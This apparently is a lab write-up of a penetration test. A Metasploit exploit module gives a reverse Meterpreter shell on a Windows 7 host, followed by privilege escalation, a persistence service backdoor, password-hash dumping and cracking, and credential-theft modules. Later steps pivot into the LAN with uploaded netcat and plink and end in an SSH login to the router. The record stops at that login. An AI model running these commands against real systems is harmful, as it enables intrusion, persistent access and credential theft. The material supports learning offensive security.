<https://cvedetails.com/cve/CVE-2019-16724/>  
<https://www.exploit-db.com/exploits/47412>

```
msf5 exploit(windows/http/file_sharing_wizard_seh) > █
```

**Have any questions?  
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There's no turning back now.

```
msf5 > use exploit/windows/http/file_sharing_wizard_seh
msf5 exploit(windows/http/file_sharing_wizard_seh) > show options
```

Module options (exploit/windows/http/file\_sharing\_wizard\_seh):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
VHOST		no	HTTP server virtual host

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows Vista / Windows 7 (x86)

```
msf5 exploit(windows/http/file_sharing_wizard_seh) > set rhosts 192.168.36.152
rhosts => 192.168.36.152
msf5 exploit(windows/http/file_sharing_wizard_seh) > set rport 81
rport => 81
msf5 exploit(windows/http/file_sharing_wizard_seh) > check
[*] 192.168.36.152:81 - The service is running, but could not be validated.
msf5 exploit(windows/http/file_sharing_wizard_seh) > █
```

Despite the vulnerability of the target is not confirmed, I executed the module.

```
msf5 exploit(windows/http/file_sharing_wizard_seh) > run
```

```
[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Sending payload to target
[*] Sending stage (176195 bytes) to 192.168.36.152
[*] Meterpreter session 1 opened (192.168.36.132:4444 → 192.168.36.152:49176) at 2020-07-06 08:03:09 -0400
```

```
meterpreter > getuid
```

```
Server username: WIN-DHH9GH6L5SP\admin
```

```
meterpreter > sysinfo
```

```
Computer      : WIN-DHH9GH6L5SP
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture  : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

Voila, I have a meterpreter session on the target. There are two important things to do in a penetration test as soon as we have a session on the target. They are escalating privileges and gaining persistence, In the present case, we just have user privileges and need to get SYSTEM privileges which gives us complete control on the target and persistence makes sure we continuously have access to the system. This stage is more popular as maintaining access in penetration testing. In some cases, the shell we gained may be unstable due to many reasons. So creating a persistent backdoor helps us here. It also helps us to hide our tracks.

Metasploit has these two features inbuilt. Using the **getsystem** command from meterpreter session gives us system privileges most of the time. However this may not work in windows 10.

```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 1 ...
msf5 > █
```

As you can see in the image above, now I have system privileges. Metasploit also has many persistence modules that help us in maintaining access. Here I will use the persistence\_service module. I am using this module because it requires the least input from my side and I am lazy.

```
meterpreter > background
[*] Backgrounding session 1 ...
msf5 > search persistence_service
```

Matching Modules  
=====

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/local/persistence_service Windows Persistent Service Installer	2018-10-20	excellent	No	Windows Persistent Service Installer

```
msf5 > █
```

```
msf5 > use exploit/windows/local/persistence_service
msf5 exploit(windows/local/persistence_service) > show options
```

Module options (exploit/windows/local/persistence\_service):

Name	Current Setting	Required	Description
REMOTE_EXE_NAME		no	The remote victim name. Random string as default.
REMOTE_EXE_PATH		no	The remote victim exe path to run. Use temp directory as default.
RETRY_TIME	5	no	The retry time that shell connect failed. 5 seconds as default.
SERVICE_DESCRIPTION		no	The description of service. Random string as default.
SERVICE_NAME		no	The name of service. Random string as default.

Just setting the session Id and executing the module gives me another meterpreter session that too with SYSTEM privileges.

```
msf5 exploit(windows/local/persistence_service) > set session 1
session => 1
msf5 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Running module against WIN-DHH9GH6L5SP
[+] Meterpreter service exe written to C:\Users\admin\AppData\Local\Temp\kxHGPyYo.exe
[*] Creating service utGyNdx
[*] Cleanup Meterpreter RC File: /home/kali/.msf4/logs/persistence/WIN-DHH9GH6L5SP_20200706.1058/WIN-DHH9GH6L5SP_20200706.1058.rc
[*] Sending stage (176195 bytes) to 192.168.36.152
[*] Meterpreter session 2 opened (192.168.36.132:4444 → 192.168.36.152:49177) at 2020-07-06 08:10:58 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Let's just confirm using the `sessions` command.

```
msf5 exploit(windows/local/persistence_service) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  ----  ----  -
  1   meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN-DHH9GH6L5SP 192.168.36.13
2:4444 → 192.168.36.152:49176 (192.168.55.11)
  2   meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN-DHH9GH6L5SP 192.168.36.13
2:4444 → 192.168.36.152:49177 (192.168.55.11)

msf5 exploit(windows/local/persistence_service) > █
```

The session with ID number 4 is our persistence session. Let's also collect the password hashes on the target system. Not that I need it since I already have the SYSTEM privileges on the target. The `hashdump` command in meterpreter helps does this for us.

```
meterpreter > hashdump
admin:1000:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634 :::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
meterpreter > pwd
C:\Users\admin\Desktop
meterpreter > lpwd
/home/kali
meterpreter > █
```

I copied all the password hashes into a file on my attacker system. Having nothing to do further, I wanted to try some POST modules of Metasploit to gather more interesting information about the system.

```
msf5 exploit(windows/local/persistence_service) > use post/windows/gather/enum_
use post/windows/gather/enum_ad_bitlocker
use post/windows/gather/enum_ad_computers
use post/windows/gather/enum_ad_groups
use post/windows/gather/enum_ad_managedby_groups
use post/windows/gather/enum_ad_service_principal_names
use post/windows/gather/enum_ad_to_wordlist
use post/windows/gather/enum_ad_user_comments
use post/windows/gather/enum_ad_users
use post/windows/gather/enum_applications
use post/windows/gather/enum_artifacts
```

Not every POST module works for every target system. I want to try the enum\_applications module that gives information about all the programs installed on the target windows system-S.

```
msf5 exploit(windows/local/persistence_service) > use post/windows/gather/enum_applications
msf5 post(windows/gather/enum_applications) > show options
```

Module options (post/windows/gather/enum\_applications):

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on.

```
msf5 post(windows/gather/enum_applications) > set session 1
session => 1
msf5 post(windows/gather/enum_applications) > run
```

[\*] Enumerating applications installed on WIN-DHH9GH6L5SP

Installed Applications  
=====

Name	Version
LibreOffice 6.1.2.1	6.1.2.1
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148	9.0.30729.4148
TeamViewer 7	7.0.43148
VMware Tools	10.0.0.2977863
Windscribe	1.81 Build 44

There are very few programs installed on the target system. Notable among them are LibreOffice 6.1.2.1 which is a word processor and TeamViewer which is remote management software. Recently Metasploit included a POST module on Teamviewer which can collect the teamviewer credentials. That module works on specific versions of windows 10. Let's try if it works on windows 7 SP1.

```
msf5 post(windows/gather/enum_applications) > use post/windows/gather/credentials/teamviewer_passwords
msf5 post(windows/gather/credentials/teamviewer_passwords) > set session 1
session => 1
msf5 post(windows/gather/credentials/teamviewer_passwords) > run
```

```
[*] Finding TeamViewer Passwords on WIN-DHH9GH6L5SP
[*] <----- | Using Window Technique | ----->
[*] TeamViewer's language setting options are ''
[*] TeamViewer's version is ''
[-] Unable to find TeamViewer's process
[*] Post module execution completed
```

It doesn't. The next module I use is the enum\_logged\_on\_users module. As its name suggests, it enumerates all the logged on users. Not that I need it.

```
msf5 post(windows/gather/enum_logged_on_users) > use post/windows/gather/enum_logged_on_users
msf5 post(windows/gather/enum_logged_on_users) > run
```

[\*] Running against session 1

Current Logged Users  
=====

SID	User
S-1-5-21-2026394168-2322541298-500032906-1000	WIN-DHH9GH6L5SP\admin

```
[+] Results saved in: /home/kali/.msf4/loot/20200706083350_default_192.168.55.11_host.users.activ_236049.txt
```

#### Recently Logged Users

```
=====
```

SID	Profile Path
S-1-5-18	%systemroot%\system32\config\systemprofile
S-1-5-19	C:\Windows\ServiceProfiles\LocalService
S-1-5-20	C:\Windows\ServiceProfiles\NetworkService
S-1-5-21-2026394168-2322541298-500032906-1000	C:\Users\admin

This module also gives information about recently logged in users. The next interesting module is the `enum_powershell_env` module. This one gives information about the powershell environment installed on the windows machine. Powershell will play an important role in future penetration tests.

```
msf5 post(windows/gather/enum_files) > use post/windows/gather/enum_powershell_env  
msf5 post(windows/gather/enum_powershell_env) > run
```

```
[*] Running module against WIN-DHH9GH6L5SP  
[*] Powershell is Installed on this system.  
[*] Version: 2.0  
[*] Execution Policy:  
[*] Path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  
[*] No PowerShell Snap-Ins are installed  
[*] Powershell Modules:  
[*] BitsTransfer  
[*] PSDiagnostics  
[*] TroubleshootingPack  
[*] Checking if users have Powershell profiles  
[*] Checking admin  
[*] Post module execution completed  
msf5 post(windows/gather/enum_powershell_env) > █
```

I was feeling sleepy and this hack was boring me too but I was running routine meterpreter commands just out of a feeling not to leave access to an easily penetrated system.

```
msf5 post(windows/gather/enum_services) > sessions -i 1  
[*] Starting interaction with 1...
```

```
meterpreter > ipconfig
```

```
Interface 1  
=====  
Name : Software Loopback Interface 1  
Hardware MAC : 00:00:00:00:00:00  
MTU : 4294967295  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

```
Interface 11  
=====  
Name : Intel(R) PRO/1000 MT Network Connection  
Hardware MAC : 00:0c:29:dd:9d:b5  
MTU : 1500  
IPv4 Address : 192.168.55.11  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::38af:82bf:c96f:250b  
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

That is when the outcome of typing `ipconfig` command shook me. The IP of the machine I targeted was 192.168.36.152 while here it is showing the IP was 192.168.55.11. Initially I thought the machine is dual homed but there was no other IP address except the localhost. It means I was in a LAN.

I ran `arp` command from meterpreter and saw three other systems on the same LAN. At this point, my sleep got better of me and I hastened to sleep.

```
meterpreter > arp

ARP cache
=====

   IP address      MAC address      Interface
   -----      -
192.168.55.1      00:0c:29:0f:45:d2  11
192.168.55.12     00:0c:29:36:71:c1  11
192.168.55.13     00:0c:29:d8:a4:46  11
192.168.55.255    ff:ff:ff:ff:ff:ff  11
224.0.0.22        00:00:00:00:00:00  1
224.0.0.22        01:00:5e:00:00:16  11
224.0.0.22        01:00:5e:00:00:16  14
224.0.0.22        01:00:5e:00:00:16  16
224.0.0.252       01:00:5e:00:00:fc  11
239.255.255.250   00:00:00:00:00:00  1
239.255.255.250   01:00:5e:7f:ff:fa  11
255.255.255.255   ff:ff:ff:ff:ff:ff  11
```

Next day, I wanted to try something new but my curiosity about the other systems in the same network as my target system was killing me. Since I had already installed a persistent backdoor, I wanted to test that too.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set payload 192.168.36.132
set [-] The value specified for payload is not valid.
msf5 exploit(multi/handler) > set lhost 192.168.36.132
lhost => 192.168.36.132
msf5 exploit(multi/handler) > set lport 444
lport => 444
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Sending stage (176195 bytes) to 192.168.36.152
[*] Meterpreter session 1 opened (192.168.36.132:4444 -> 192.168.36.152:49178) at 2020-07-06 09:01:08 -0400

meterpreter > hashdump

[*] 192.168.55.11 - Meterpreter session 1 closed. Reason: Died

^C[-] Error running command hashdump: Interrupt
msf5 exploit(multi/handler) > run


[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Sending stage (176195 bytes) to 192.168.36.152
[*] Meterpreter session 2 opened (192.168.36.132:4444 -> 192.168.36.152:49161) at 2020-07-06 09:03:21 -0400

meterpreter > █
```

After a few seconds of starting the listener, I received a shell which was unresponsive. After a few seconds of the first shell closing, I ran the listener again and got a good shell now.

```
meterpreter > sysinfo
Computer      : WIN-DHH9GH6L5SP
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

I assumed the target network to be like this.



I named the machine I compromised "Coast City". So it's time for lateral movement. My aim was to compromise all other machines in the LAN. To do this, we need to go back to the basics again and start from port scanning with Nmap. But we can't run Nmap from our attacker system as this network is beyond its reach.

We need to run nmap from our "Coast City". Windows doesn't have Nmap installed (are you kidding, no, I'm kidding). Nmap gives us information not only about open ports but also the operating system they are running. Apart from that, I feel at home with nmap.

Remember I am in the LAN behind the firewall and this will reveal more information. At least that's what I expect. So I downloaded a nmap binary from github and uploaded it to the target system as shown.

```
meterpreter > upload nmap.exe
[*] uploading : nmap.exe → nmap.exe
[*] Uploaded 3.44 MiB of 3.44 MiB (100.0%): nmap.exe → nmap.exe
[*] uploaded  : nmap.exe → nmap.exe
meterpreter > █
```



But the binary I uploaded threw up a warning. It is some winpcap functions. Uff, I forgot. running Nmap in windows is not as easy as running it on Linux.

```
meterpreter > sysinfo
Computer      : WIN-DHH9GH6L5SP
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

So I decided to shift to simple alternatives. Kali already has some inbuilt windows binaries that may be useful in penetration testing. All you have to do is use search command **locate binaries**.

```
kali@kali:~/Downloads$ locate binaries
/usr/bin/windows-binaries
/usr/share/windows-binaries
/usr/share/dbd/binaries
/usr/share/dbd/binaries/dbd-aarch64
/usr/share/dbd/binaries/dbd-aarch64-static
/usr/share/dbd/binaries/dbd-armv7
/usr/share/dbd/binaries/dbd-armv7-static
/usr/share/dbd/binaries/dbd-linux32
/usr/share/dbd/binaries/dbd-linux32-static
/usr/share/dbd/binaries/dbd-ppc64-static
/usr/share/dbd/binaries/dbd.exe
/usr/share/dbd/binaries/dbdbg-stealth.exe
/usr/share/dbd/binaries/dbdbg.exe
/usr/share/windows-resources/binaries
/usr/share/windows-resources/binaries/enumplus
/usr/share/windows-resources/binaries/exe2bat.exe
/usr/share/windows-resources/binaries/fgdump
/usr/share/windows-resources/binaries/fport
/usr/share/windows-resources/binaries/klogger.exe
/usr/share/windows-resources/binaries/mbenum
/usr/share/windows-resources/binaries/nbtenum
/usr/share/windows-resources/binaries/nc.exe
/usr/share/windows-resources/binaries/plink.exe
/usr/share/windows-resources/binaries/radmin.exe
/usr/share/windows-resources/binaries/vncviewer.exe
/usr/share/windows-resources/binaries/wget.exe
/usr/share/windows-resources/binaries/whoami.exe
/usr/share/windows-resources/binaries/enumplus/charset-all.txt
/usr/share/windows-resources/binaries/enumplus/charset-digit.txt
/usr/share/windows-resources/binaries/enumplus/charset.txt
/usr/share/windows-resources/binaries/enumplus/enum-readme.txt
/usr/share/windows-resources/binaries/enumplus/enum.exe
```

The one I am interested in here is nc.exe. It's a binary for netcat, the networking swiss army knife. Apart from other functions it performs, it can also be used to port scan. However it does not reveal as much information as Nmap does. Well, you know what they say? when the going gets tough, the tough get going. I uploaded the nc.exe binary to the target.

```
meterpreter > upload /usr/share/windows-resources/binaries/nc.exe
[*] uploading : /usr/share/windows-resources/binaries/nc.exe → nc.exe
[*] Uploaded 58.00 KiB of 58.00 KiB (100.0%): /usr/share/windows-resources/binaries/nc.exe → nc.exe
[*] uploaded : /usr/share/windows-resources/binaries/nc.exe → nc.exe
meterpreter > █
```

I decided to scan the most common ports (i.e 1-1024) on the three machines.

```
C:\Windows\system32>nc -zv 192.168.55.13 1-1024
nc -zv 192.168.55.13 1-1024
192.168.55.13: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.55.13] 111 (sunrpc) open
(UNKNOWN) [192.168.55.13] 80 (http) open
(UNKNOWN) [192.168.55.13] 53 (domain) open
(UNKNOWN) [192.168.55.13] 22 (ssh) open
```

```
C:\Windows\system32>nc -zv 192.168.55.12 1-1024
nc -zv 192.168.55.12 1-1024
192.168.55.12: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.55.12] 80 (http) open
(UNKNOWN) [192.168.55.12] 22 (ssh) open
```

```
C:\Windows\system32>█
```

```
C:\Windows\system32>nc -zv 192.168.55.1 1-1024
nc -zv 192.168.55.1 1-1024
192.168.55.1: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.55.1] 22 (ssh) open
```

The other two systems in the LAN have a web server and a SSH server running. Whereas the router seems to be having only one port open, that of SSH. Maybe this port is used to access the router remotely from LAN. The machine 192.168.55.13 also has DNS and 111 port open.

Initially I thought of making the web servers my next target but since I have not much information about the service running there (and I can't get nikto binary for windows) I decided to target the gateway or router first. Although I don't have much information about the router also I wanted to try bruteforcing the SSH password.

Before brute forcing, I wanted to try the credentials we acquired after getting a foothold. Yeah, the credentials of the initial target.

```
kali@kali:~$ cat pass7.txt
admin:1000:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634 :::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
```

When we ran the enum\_logged\_users POST module we have seen that there is only one user on "Coast City": user "admin". If you see each entry, it is divided into four sections separated with a ":". The first section is the username. The second section is the security identifier. The third section is the LM hash of the user's password. The fourth section is the NTLM hash of the user's password. If you observe, the LM hash is same for all three users and the NTLM hash is same for users Administrator and Guest.

By default, Administrator and Guest account are disabled. Microsoft has stopped storing password hash in LM hash format starting from Windows Vista/Windows server 2008 taking note of security considerations.


Since I already saved the hash in a file on the attacker system, I decided to use john password cracker to crack the hash.

```
kali@kali:~$ john hash.txt
bash: john: command not found
kali@kali:~$ john
bash: john: command not found
kali@kali:~$ █
```

Seeing that john is not found on my attacker system, I decided to try cracking it online.

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
209c6174da490caeb422f3fa5a7ae634	NTLM	admin

Color Codes: ■ Exact match, ■ Partial match, ■ Not found.

The password is "admin", same as the username. Although they appear to be most simple credentials, it's not uncommon to see them in the Real world. If you search precisely, there are numerous websites still using these credentials. Another common occurrence is reusing the same credentials around the network. This is done because it provides simplicity if all the users in the network use the service. I am just hoping that router's credentials are also that simple. From Coast City, I try to login into the router but Coast City doesn't have any SSH client to do that.

```
C:\Windows\system32>ssh 192.168.55.1 22
ssh 192.168.55.1 22
'ssh' is not recognized as an internal or external command,
operable program or batch file.
```

SSH clients are programs that allow users to initiate a connection with a SSH server. For example PUTTY. However, I can't use putty here as it is not a command line utility but a graphical one. However just like nc binary, Kali also provides another binary known as plink.exe. Plink.exe is a command line connection tool using which we can initiate connections to different protocols.

```
meterpreter > upload /usr/share/windows-binaries/plink.exe
[*] uploading : /usr/share/windows-binaries/plink.exe -> plink.exe
[*] Uploaded 304.00 KiB of 304.00 KiB (100.0%): /usr/share/windows-binaries/plink.exe -> plink.exe
[*] uploaded : /usr/share/windows-binaries/plink.exe -> plink.exe
meterpreter > █
```

```
C:\Windows\system32> plink -ssh 192.168.55.1
plink -ssh 192.168.55.1
login as: admin
admin@192.168.55.1's password: admin
```

```
Linux vyos 4.19.120-amd64-vyos #1 SMP Sun May 3 10:48:11 UTC 2020 x86_64
```

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
